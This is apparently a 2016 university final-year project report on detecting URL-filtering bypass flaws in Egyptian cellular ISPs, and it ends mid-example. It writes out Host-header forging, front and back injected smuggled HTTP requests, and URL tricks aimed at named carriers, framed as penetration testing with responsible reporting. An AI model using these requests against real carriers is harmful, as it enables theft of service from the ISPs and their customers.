



**MANSOURA UNIVERSITY – FACULTY OF ENGINEERING
ELECTRONICS AND COMMUNICATIONS ENGINEERING
DEPARTMENT**

**DETECT BYPASS VULNERABILITIES IN
CELLULAR ISP FILTERING SYSTEM**

B. Eng. Final Year Project

BY

Mohamed Yasser Mohamed

Mohamed Gamal Yasien

Abdallah Ahmed Abdalaleem

SUPERVISOR

Assis. Prof. Ahmed Elnakib

July 2016

ACKNOWLEDGEMENTS

First and foremost, we would like to express our gratitude and appreciation to Dr. **Ahmed Elnakib** for his support, outstanding guidance and encouragement throughout our senior project.

We would also like to thank our family for their encouragement, patience, and assistance over the years. We are forever indebted to our parents, who have always kept us in their prayers.

ABSTRACT

Cellular internet service provider URL filtering bypass attacks are a set of web vulnerabilities to exploit the web application's security, by sending a specially crafted HTTP request or inserting a malicious payload into the web application. Their purpose is typically to gain elevated right of entry in order to access filtered sites or get unlimited browsing.

This report looks at some of the most common bypass attacks containing the most predominant exploitation outcomes. Subsequently bypass detection and prevention techniques are outlined as a proof of concept. Furthermore, the project will develop a proxy tool to perform security testing and detecting these types of attacks. We will explore how to build the tool and use it for testing. Finally, this report includes remediation tips to fix and patch detected vulnerabilities.

TABLE OF CONTENTS

LIST OF FIGURES	III
LIST OF TABLES	IV
GLOSSARY	V
1 INTRODUCTION	1
1.1 Motivation.....	1
1.2 Objectives.....	2
1.3 Project background.....	2
1.3.1 Overview of HTTP	2
1.3.2 Web injections	5
1.3.3 HTTP header injection.....	6
1.4 Summary	7
2 CREATE BASIC HTTP PROXY	9
2.1 Project framework	9
2.2 Important built-in python modules	11
2.2.1 Base HTTP server module (BaseHTTPServer)	11
2.2.2 Socket server module (SocketServer)	11
2.2.3 Socket module (socket).....	13
2.2.4 URL parse module (urlparse).....	13
2.3 basic proxy	14
2.4 Summary	14
3 DETECT BYPASS VULNERABILITIES	15
3.1 Types of bypass attacks	15
3.1.1 Modifying request headers	15
3.1.2 HTTP Injection	16
3.1.3 Modifying URL	17
3.2 Perform penetration testing	18
3.2.1 Modify the proxy tool for security testing	18
3.2.2 Information Gathering.....	18
3.3 Remediation tips.....	19
3.4 Summary	20
4 EXPERIMENTS.....	21
4.1 Discovered bugs.....	21
4.1.1 Bypass Vodafone captive portal.....	21
4.1.2 Vodafone host header trick	22
4.1.3 Vodafone front query trick.....	23
4.1.4 Freebasics.com vulnerability in Etisalat Egypt	25
4.1.5 Back inject vulnerability in Etisalat Egypt.....	26

4.1.6	Browse all websites on social bundles	27
5	GUI DESIGN AND FEATURES	29
5.1	GUI design	29
5.2	GUI Features	29
6	CONCLUSIONS AND FUTURE WORK	34
6.1	conclusions	34
6.2	future work	34
	REFERENCES.....	35

LIST OF FIGURES

Figure 1-1: HTTP request-response behavior	3
Figure 1-2: General format of an HTTP request message	4
Figure 1-3: URL components	5
Figure 1-4: Types of Web injections.....	6
Figure 2-1: Main idea of bypass vulnerability	9
Figure 2-2: Framework	10
Figure 3-1: Find ISP proxy server.....	19
Figure 4-1: Redirection to captive portal at zero balance	21
Figure 4-2: Vodafone bug using Google trick	22
Figure 4-3: Security auditing to Ana Vodafone application	23
Figure 4-4: Vodafone bypass using official website.....	24
Figure 4-5: Reporting a bug.....	24
Figure 4-6: Front query trick.....	25
Figure 4-7: Reporting Free basics bug to Etisalat.....	26
Figure 4-8: Etisalat back inject bypass	27
Figure 4-9: Browse all sites on a social bundle.....	28
Figure 4-10: Front inject attack on social bundles.....	28
Figure 5-1: GUI main window.....	30
Figure 5-2: Import and Export settings	31
Figure 5-3: HTTP Query window.....	32
Figure 5-4: HTTP Header window	33
Figure 5-5: Server Config window	33

LIST OF TABLES

Table 2-1: Instance variables of BaseHTTPRequestHandler.....	12
--	----

GLOSSARY

URL	Uniform Resource Locator – the global address of documents and other resources on the World Wide Web.
ISP	Internet Service Provider – a company that provides Internet services, including personal and business access to the Internet.
HTTP	Hyper Text Transfer Protocol – the protocol used to for communication between the browser and the web server.
GET, POST	Requests sent within the HTTP header, these requests are generated from form submissions or contained within URL addresses.
SQL	Structured Query Language - Language used to query the database
Apache	Apache is a type of HTTP web server used to communicate with the Browser.
Penetration Testing	A penetration test, informally pen test is an attack on a computer system that looks for security weaknesses, potentially gaining access to the computer's features and data.
Parent proxy	The Proxy server through which the security appliance routes the user request.
Vulnerability	In computer security, a vulnerability is a weakness which allows an attacker to reduce a system's information assurance.
APN	Access Point Name – is the name of a gateway between a GSM, GPRS, 3G or 4G mobile network and another computer network, frequently the public Internet.
ASCII	American Standard Code for Information Interchange – A common encoding format used within web applications.
MMS	Multimedia Messaging Service - sometimes called Multimedia Messaging System – is a communications technology developed by 3GPP (Third Generation Partnership Project) that allows users to exchange multimedia communications between capable mobile phones and other devices.
GUI	Graphical User Interface

Chapter 1

Introduction

*Chapter One***1 INTRODUCTION**

In this chapter we talk about why the problem in this report is worth investigating and also the objectives of the project. Then we discuss the required background for good understanding of the contents of this book.

1.1 MOTIVATION

Web technologies include large numbers of different web programming languages, frameworks, libraries and development paradigms, communication standards including HTTP, FTP, SMTP, and also server-side platforms such as Apache. When developing new technologies, web security is often an afterthought in sacrifice to innovation. Constant development of new technologies also increases the complexity of securing a web application. In recent years we have seen the growth of web security attacks, most commonly these attacks are performed using web application injections.

Uniform Resource Locator (URL) filtering bypass attacks that exist in Cellular Internet Service Provider (ISP) systems are a set of web application vulnerabilities whereby an attacker inserts a malicious payload into the web application through a variety of entry points. Their purpose is to exploit the application, providing the attacker with some gain through either access the internet without any cost, access blocked websites or bypass Fair Usage Policy (FUP). Simply we can say that these attacks is to find and exploit a weakness in the cellular ISP system and bypass restrictions on using internet services.

FUP is implemented by ISPs world over. A small number of customers use an excessive amount of the network bandwidth and impairs the experience of a large majority. Through this policy, ISPs seek to address this imbalance and give all users the opportunity to experience the network in the same way.

Bypassing FUP and URL filtering will lead to low profits for ISP and bad internet experience for large majority of customers.

1.2 OBJECTIVES

This project will focus around securing ISPs against web injection attacks that lead to URL filtering bypass. In particular, this will include performing research into the various types of injection attacks, their sub-variants and how they are successfully executed. The aim is to develop an understanding of how web injection attacks may be detected and ultimately prevented. Based upon these findings the project will aim to develop an appropriate web injection solution through the production of a penetration testing software to detect vulnerabilities. The development will focus on providing a solution that is easy to implement and use.

The core focus of project testing will be through penetration testing in order to determine if the system is vulnerable or not and determine the success or failure of a fix or a patch if a bug is detected. This testing strategy will include development of an HTTP injection tool and perform tests on the cellular ISPs in Egypt against a pre-defined test plan.

1.3 PROJECT BACKGROUND

This section outlines HTTP overview and some of the most serious and common injection attacks and how they operate.

1.3.1 Overview of HTTP

The HyperText Transfer Protocol (HTTP), the Web's application layer protocol, is at the heart of the Web. HTTP is implemented in two programs: a client program and a server program. Client is like a browser that requests, receives, (using HTTP protocol) and displays Web objects. Server is like a Web server sends (using HTTP protocol) objects in response to requests [1]. The general idea of interaction between client and server is shown in Figure 1-1.

HTTP protocol uses Transmission Control Protocol (TCP) where client initiates TCP connection (creates socket) to server, port 80, then server accepts TCP connection from client, so that HTTP messages (application-layer protocol messages) exchanged between browser (HTTP client) and Web server (HTTP server). Finally, TCP connection is closed.

HTTP is “stateless” which meaning that server maintains no information about past client requests.




Figure 1-1: HTTP request-response behavior

There are two types of HTTP messages [1], request messages and response messages, both of which are discussed below.

HTTP request message

Below we provide a typical HTTP request message:

```
GET /somedir/page.html HTTP/1.1  
Host: www.someschool.edu  
Connection: close  
User-agent: Mozilla/4.0  
Accept-language: fr
```

We can learn a lot by taking a close look at this simple request message. First of all, we see that the message is written in ordinary ASCII text, so that your ordinary computer-literate human being can read it. Second, we see that the message consists of five lines, each followed by a carriage return and a line feed. The last line is followed by an additional carriage return and line feed.

Having looked at an example, let us now look at the general format of a request message, as shown in Figure 1-2. We see that the general format closely follows our earlier example. You may have noticed, however, that after the header lines (and the additional carriage return and line feed) there is an "entity body." The entity body is empty with the GET method, but is used with the POST method. An HTTP client often uses the POST method when the user fills out a form—for example, when a user provides search words to a search engine.




Figure 1-2: General format of an HTTP request message

HTTP response message

Below we provide a typical HTTP response message. This response message could be the response to the example request message just discussed.

```
HTTP/1.1 200 OK
Connection: close
Server: Apache/1.3.0 (Unix)
Content-Length: 6821
Content-Type: text/html
(data data data data data ...)
```

Let's take a careful look at this response message. It has three sections: an initial **status line**, four **header lines**, and then the **entity body**. The entity body is the meat of the message—it contains the requested object itself (represented by data data data data data ...). The status line has three fields: the protocol version field, a status code, and a corresponding status message. In this example, the status line indicates that the server is

using HTTP/1.1 and that everything is OK (that is, the server has found, and is sending, the requested object).

What is URI or URL?

URI is Uniform Resource Identifier and URL is Uniform Resource Locator, URI = URL. Simply, URL is the Web address and its components are shown in Figure 1-3.




Figure 1-3: URL components

1.3.2 Web Injections

Input validation exploits are the most prominent form of application vulnerabilities, consisting of maliciously constructed input strings to exploit browser behavior. Specific malicious intentions vary depending on the form of injection; nevertheless, all malicious exploits endeavor to compromise the three areas of information security: confidentiality, integrity and availability. Some examples of successful application compromise include privilege escalation, information leakage or destruction of data [2].

Injection techniques include the use of HTTP headers to pass input data to the server-side web application, more specifically the GET and POST methods may include malicious parameters processed by the web application. The GET and POST methods are commonly sent within the HTTP header by the use of html forms or, for GET requests, the use of specially formatted URL addresses. McAfee's threat report [3] contains an alarming increase in malware with the detection of more than 20 million new threats last year alone. Consequently, many of these malware variants contain the ability to inject arbitrary code into the client side browser, normally undetected and without the knowledge of the server-side application. Types of Web injections are shown in Figure 1-4.




Figure 1-4: Types of Web injections

1.3.3 HTTP Header Injection

Below we discuss the important types of HTTP header injection.

Carriage Return and Line Feed (CRLF)

Carriage Return and Line Feed (CRLF) refers to a sequence of special input characters that represent End of Line (EOL) markers, used to terminate HTTP header information. In order for EOL exploits to succeed, the application must allow the input of the special Carriage Return (CR) and Line Feed (LF) characters, often given by the syntax ‘%0d’ and ‘\r’ respectively. This form of vulnerability is commonly exploited within many Internet protocols including MIME (email), NNTP (newsgroups) and HTTP [4] [5].

The CRLF vulnerability contains 4 main HTTP exploits: HTTP Request Splitting, HTTP Response Splitting, HTTP Request Smuggling and HTTP Response Smuggling [6]. CRLF main HTTP exploits are listed below.

HTTP Request/Response Splitting

HTTP Request/ Response Splitting are forms of response hijacking exploits that utilize the CRLF vulnerability [6]. Although not a direct form of attack itself, it does provide a

mount for other injection attacks including XSS, cache poisoning and Cross-User Defacement [4].

This form of vulnerability allows an attacker to break the original HTTP request into multiple requests; subsequently this allows the attacker to inject arbitrary header or body content including the construction of an entirely new HTTP header.

The malicious data contained within this HTTP payload is consequently included within the HTTP response header, injecting the malicious payload onto the requested page [4] [7].

HTTP Request/Response Smuggling

Similar to HTTP Request/Response Splitting, HTTP Request/Response Smuggling also facilitates other injection vulnerabilities.

Within this HTTP exploit the attacker smuggles the request using encapsulation techniques to embed a secondary HTTP header within the original HTTP payload, exploiting incomplete parsing carried out on an intermediate HTTP proxy system [8]. However, HTTP Request/Response smuggling “...does not require the existence of application vulnerabilities” [9].

1.4 SUMMARY

In this chapter we’ve covered our project motivation and objectives. Then we reviewed the required background to project. We looked at the HTTP protocol request message, HTTP response message and URL. Next, we surveyed some types of web injections and CRLF injection exploitation.

Road-Mapping This Book

Before starting any trip, you should always glance at a road map in order to become familiar with the major roads and junctures that lie ahead. Our road map is the sequence of chapters of this book. Chapters 2 through 5 are the four core chapters of this book. We will learn in chapter 2 how to build a basic HTTP proxy using Python programming language to intercept data traffic between client and server. Then in chapter 3, we will talk about different types of bypass attacks and how to add some properties to that proxy

server to make it able to modify outgoing HTTP requests for security testing. In chapter 4 we list the discovered bugs in Cellular ISPs in Egypt by our tool. Finally, in chapter 5 we will explore our tool GUI, its features and how to use it.

Chapter 2

Create basic HTTP proxy

Chapter Two

2 CREATE BASIC HTTP PROXY

Bypass vulnerabilities in cellular ISP filtering system are exploited by sending a specially crafted HTTP request to remote Web server. To achieve this, we need to build an HTTP proxy server to intercept requests coming from client and modify them to exploit the weakness in filtering system as shown in Figure 2-1.




Figure 2-1: Main idea of bypass vulnerability

In this chapter we will design a basic HTTP proxy server in Python programming language. This basic proxy will be able to implement GET, POST and CONNECT methods and it can log connections between client and remote server.

2.1 PROJECT FRAMEWORK

We started with making a research about URL filtering bypass tricks and found that all tricks depend on sending specially crafted HTTP request to targeted web application. We

decided to program a proxy tool to modify requests in Python as it has modules that help in building servers and runs on all operating systems. After finishing the proxy tool, we started testing different mobile operators in Egypt against a pre-defined test plan and we reported all discovered bugs to them. Also, we launched a website to offer our penetration testing services to different organizations. Our project framework is shown in Figure 2-2.




Figure 2-2: Framework

2.2 IMPORTANT BUILT-IN PYTHON MODULES

Python has built-in modules that can help in creating HTTP servers. These Python modules are (**SocketServer**, **BaseHTTPServer**, **urlparse** and **socket**) and they are listed below.

2.2.1 Base HTTP server module (**BaseHTTPServer**)

This module defines two classes for implementing HTTP servers (Web servers). Usually, this module isn't used directly, but is used as a basis for building functioning Web servers [10].

The first class, `HTTPServer`, is a `SocketServer.TCPServer` subclass, and therefore implements the `SocketServer.BaseServer` interface. It creates and listens at the HTTP socket, dispatching the requests to a handler. Code to create and run the server:

```
1. def run(server_class=BaseHTTPServer.HTTPServer,  
2.         handler_class=BaseHTTPServer.BaseHTTPRequestHandler):  
3.     server_address = ('', 8000)  
4.     httpd = server_class(server_address, handler_class)  
5.     httpd.serve_forever()
```

The second class, `BaseHTTPServer.BaseHTTPRequestHandler`(`request`, `client_address`, `server`). This class is used to handle the HTTP requests that arrive at the server. By itself, it cannot respond to any actual HTTP requests; it must be subclassed to handle each request method (e.g. GET or POST). `BaseHTTPRequestHandler` provides a number of class and instance variables, and methods for use by subclasses.

To add support for an HTTP method in your request handler class, implement the method `do_METHOD()`, replacing `METHOD` with the name of the HTTP method. For example, `do_GET()`, `do_POST()`, etc. For consistency, the method takes no arguments. All of the parameters for the request are parsed by `BaseHTTPRequestHandler` and stored as instance attributes of the request instance.

`BaseHTTPRequestHandler` instance variables are shown in Table 2-1.

2.2.2 Socket server module (**SocketServer**)

The `SocketServer` module simplifies the task of writing network servers. There are four basic concrete server classes. These four classes process requests synchronously; each

Table 2-1: Instance variables of BaseHTTPRequestHandler

client_address	Contains a tuple of the form (host, port) referring to the client's address.
server	Contains the server instance.
command	Contains the command (request type). For example, 'GET'.
path	Contains the request path.
request_version	Contains the version string from the request. For example, 'HTTP/1.0'.
headers	Holds an instance of the class specified by the MessageClass class variable. This instance parses and manages the headers in the HTTP request.
rfile	Contains an input stream, positioned at the start of the optional input data.
wfile	Contains the output stream for writing a response back to the client. Proper adherence to the HTTP protocol must be used when writing to this stream.

request must be completed before the next request can be started. This isn't suitable if each request takes a long time to complete, because it requires a lot of computation, or because it returns a lot of data which the client is slow to process. The solution is to create a separate process or thread to handle each request; the `ForkingMixIn` and `ThreadingMixIn` mix-in classes can be used to support asynchronous behaviour [10].

Creating a server requires several steps. First, you must create a request handler class by subclassing the `BaseRequestHandler` class and overriding its `handle()` method; this method will process incoming requests. Second, you must instantiate one of the server classes, passing it the server's address and the request handler class. Then call the `handle_request()` or `serve_forever()` method of the server object to process one or many requests. Finally, call `server_close()` to close the socket.

2.2.3 Socket module (socket)

This module provides access to the BSD socket interface [11]. It is available on all modern Unix systems, Windows, Mac OS X, BeOS, OS/2, and probably additional platforms. Sockets are the endpoints of a bidirectional communications channel. Sockets may communicate within a process, between processes on the same machine, or between processes on different continents. To create a socket, you must use the `socket.socket()` function available in socket module, which has the general syntax –

```
1. s = socket.socket (socket_family, socket_type, protocol=0)
```

In the previous line of code, the parameter `socket_family`: This is either `AF_UNIX` or `AF_INET`. Parameter `socket_type`: This is either `SOCK_STREAM` or `SOCK_DGRAM`. Parameter `protocol`: This is usually left out, defaulting to 0.

Once you have socket object, then you can use required functions to create your client or server program.

2.2.4 URL parse module (urlparse)

This module defines a standard interface to break Uniform Resource Locator (URL) strings up in components (addressing scheme, network location, path etc.), to combine the components back into a URL string, and to convert a “relative URL” to an absolute URL given a “base URL” [10]. The `urlparse` module defines the function `urlparse.urlparse(urlstring[, scheme[, allow_fragments]])` which Parse a URL into six components, returning a 6-tuple. This corresponds to the general structure of a URL: `scheme://netloc/path;parameters?query#fragment`.

Each tuple item is a string, possibly empty. The components are not broken up in smaller parts (for example, the network location is a single string), and `%` escapes are not expanded. The delimiters as shown above are not part of the result, except for a leading slash in the path component, which is retained if present. For example:

```
1. >>> from urlparse import urlparse
2. >>> o = urlparse('http://www.cwi.nl:80/%7Eguido/Python.html')
3. >>> o
4. ParseResult(scheme='http', netloc='www.cwi.nl:80', path='/%7Eguido/Python.html',
5.             params='', query='', fragment='')
6. >>> o.scheme
7. 'http'
8. >>> o.port
```

```
9. 80
10. >>> o.geturl()
11. 'http://www.cwi.nl:80/%7Eguido/Python.html'
```

2.3 BASIC PROXY

To build a basic HTTP proxy in Python, you can depend on the source code found in this link <http://www.oki-osk.jp/esc/python/proxy/>.

2.4 SUMMARY

Finally, in this chapter we learned how to design a basic HTTP proxy server in Python. In the next chapter we will discuss URL filtering bypass vulnerabilities and will learn how to exploit these bugs using the proxy server we created and how to perform penetration testing for ISP network system against free internet bugs and detect the vulnerabilities to fix and patch them.

Chapter 3

Detect bypass vulnerabilities

Chapter Three

3 DETECT BYPASS VULNERABILITIES

Cellular ISPs can provide internet services to its subscribers through 2G, 3G and 4G technologies. The subscriber can access internet and his connection speed will be the maximum that he can get according to his network coverage but his internet access is limited by the megabytes he uses so he has a limited quota. Then after the quota finishes, his internet access is restricted or forbidden by his ISP until he pays. An attacker can bypass this restriction and continue browsing the internet without paying or without having credits in his balance.

3.1 TYPES OF BYPASS ATTACKS

URL filtering bypass can be done by exploiting allowed websites or by finding bugs in ISP web access gateway and firewall. Exploitation can be done by modifying outgoing HTTP request in different ways. Supported tricks in our tool are discussed below.

3.1.1 Modifying request headers

One of the most common bypass tricks is to change the Host header value in an HTTP request message [12]. For example, if we want to access <http://www.bing.com/> the HTTP request should be:

```
GET / HTTP/1.1
Accept: */*
Accept-Encoding: gzip
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Accept-Language: en-us,en;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; Win64; x64; rv:47.0) Gecko/20100101
Firefox/47.0
Host: www.bing.com
Connection: Keep-Alive
```

Assume that your internet access is restricted and your ISP allows only this URL “<http://www.vodafone.com.eg>” for you to access, so you can exploit that by changing the request to the following form:

```
GET / HTTP/1.1
```

```
Accept: */*
Accept-Encoding: gzip
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Accept-Language: en-us,en;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; Win64; x64; rv:47.0) Gecko/20100101
Firefox/47.0
Host: www.vodafone.com.eg
```

We deduce that you can bypass filter restriction like this by simply forging the host header to be that of a white-listed domain.

3.1.2 HTTP Injection

Filter restriction can be bypassed by Injecting requests or characters to the original HTTP request message. The main idea is to hide HTTP in HTTP. To hide a message in a protocol you need to find a flaw, an issue, in the way an agent is interpreting (reading) the message.

HTTP Request smuggling is simply an injection of HTTP protocol into the HTTP protocol. As always with security the main problem is injection.

Response splitting is an attack used on an application (on the final backend) where the backend will send more HTTP responses than expected. It's a tool that could be used in HTTP Smuggling [13].

Exploitation of this vulnerability can be done by modifying the outgoing request in two main ways which are discussed below.

Front inject attack

Front inject means to add an HTTP request in the front of the original request that comes from your browser. This front request should be requesting an allowed domain or resource by your ISP.

For example, www.google.com is allowed without credit by ISP. Then to access www.bing.com, we will send this request:

1. *GET http://www.google.com/ HTTP/1.1\r\n*
2. *Host: www.google.com\r\n*
3. *\r\n\r\n*
4. *GET http://www.bing.com/ HTTP/1.1\r\n*
5. *Host: www.bing.com\r\n\r\n*

Using the cellular network proxy server to connect, the proxy server will consider lines from 1 to 5 as a single request and it will be evaded that you request google.com so it will allow you to access internet. Then you will get two responses from Google and Bing, we will send Bing's response to the browser and won't send Google's one, we will do that by the proxy tool.

Also we can try to replace line 3 in the previous example to be CR CRLF or SP CRLF [8].

Back inject attack

This attack is performed by injecting an HTTP request in the back of the original request that comes from your browser. This back request should be requesting an allowed domain or resource by your ISP.

Also in some cases you can only inject special characters like ending your request with LF LF or CR CR CR instead of CRLF CRLF characters [14].

Example for Back inject attack using proxy server of your ISP:

```
GET http://www.bing.com/ HTTP/1.1\r\n
Host: www.bing.com\r\n
\r\n
GET http://www.google.com/ HTTP/1.1\r\n
Host: www.google.com\r\n
\r\n
```

3.1.3 Modifying URL

URL filter restriction can be bypassed by changing the URL in the request in specific ways like adding a static allowed URL (query) followed or preceded by "@" or "?" in the front, middle or back of the URL. Below we provide an example for front query trick.

Assume that www.vodafone.com.eg is allowed with no credits by your ISP. We will use the proxy server of the cellular ISP as a parent proxy e.g. (163.121.178.2:8080). To access www.mans.edu.eg, the HTTP request message should be like this:

```
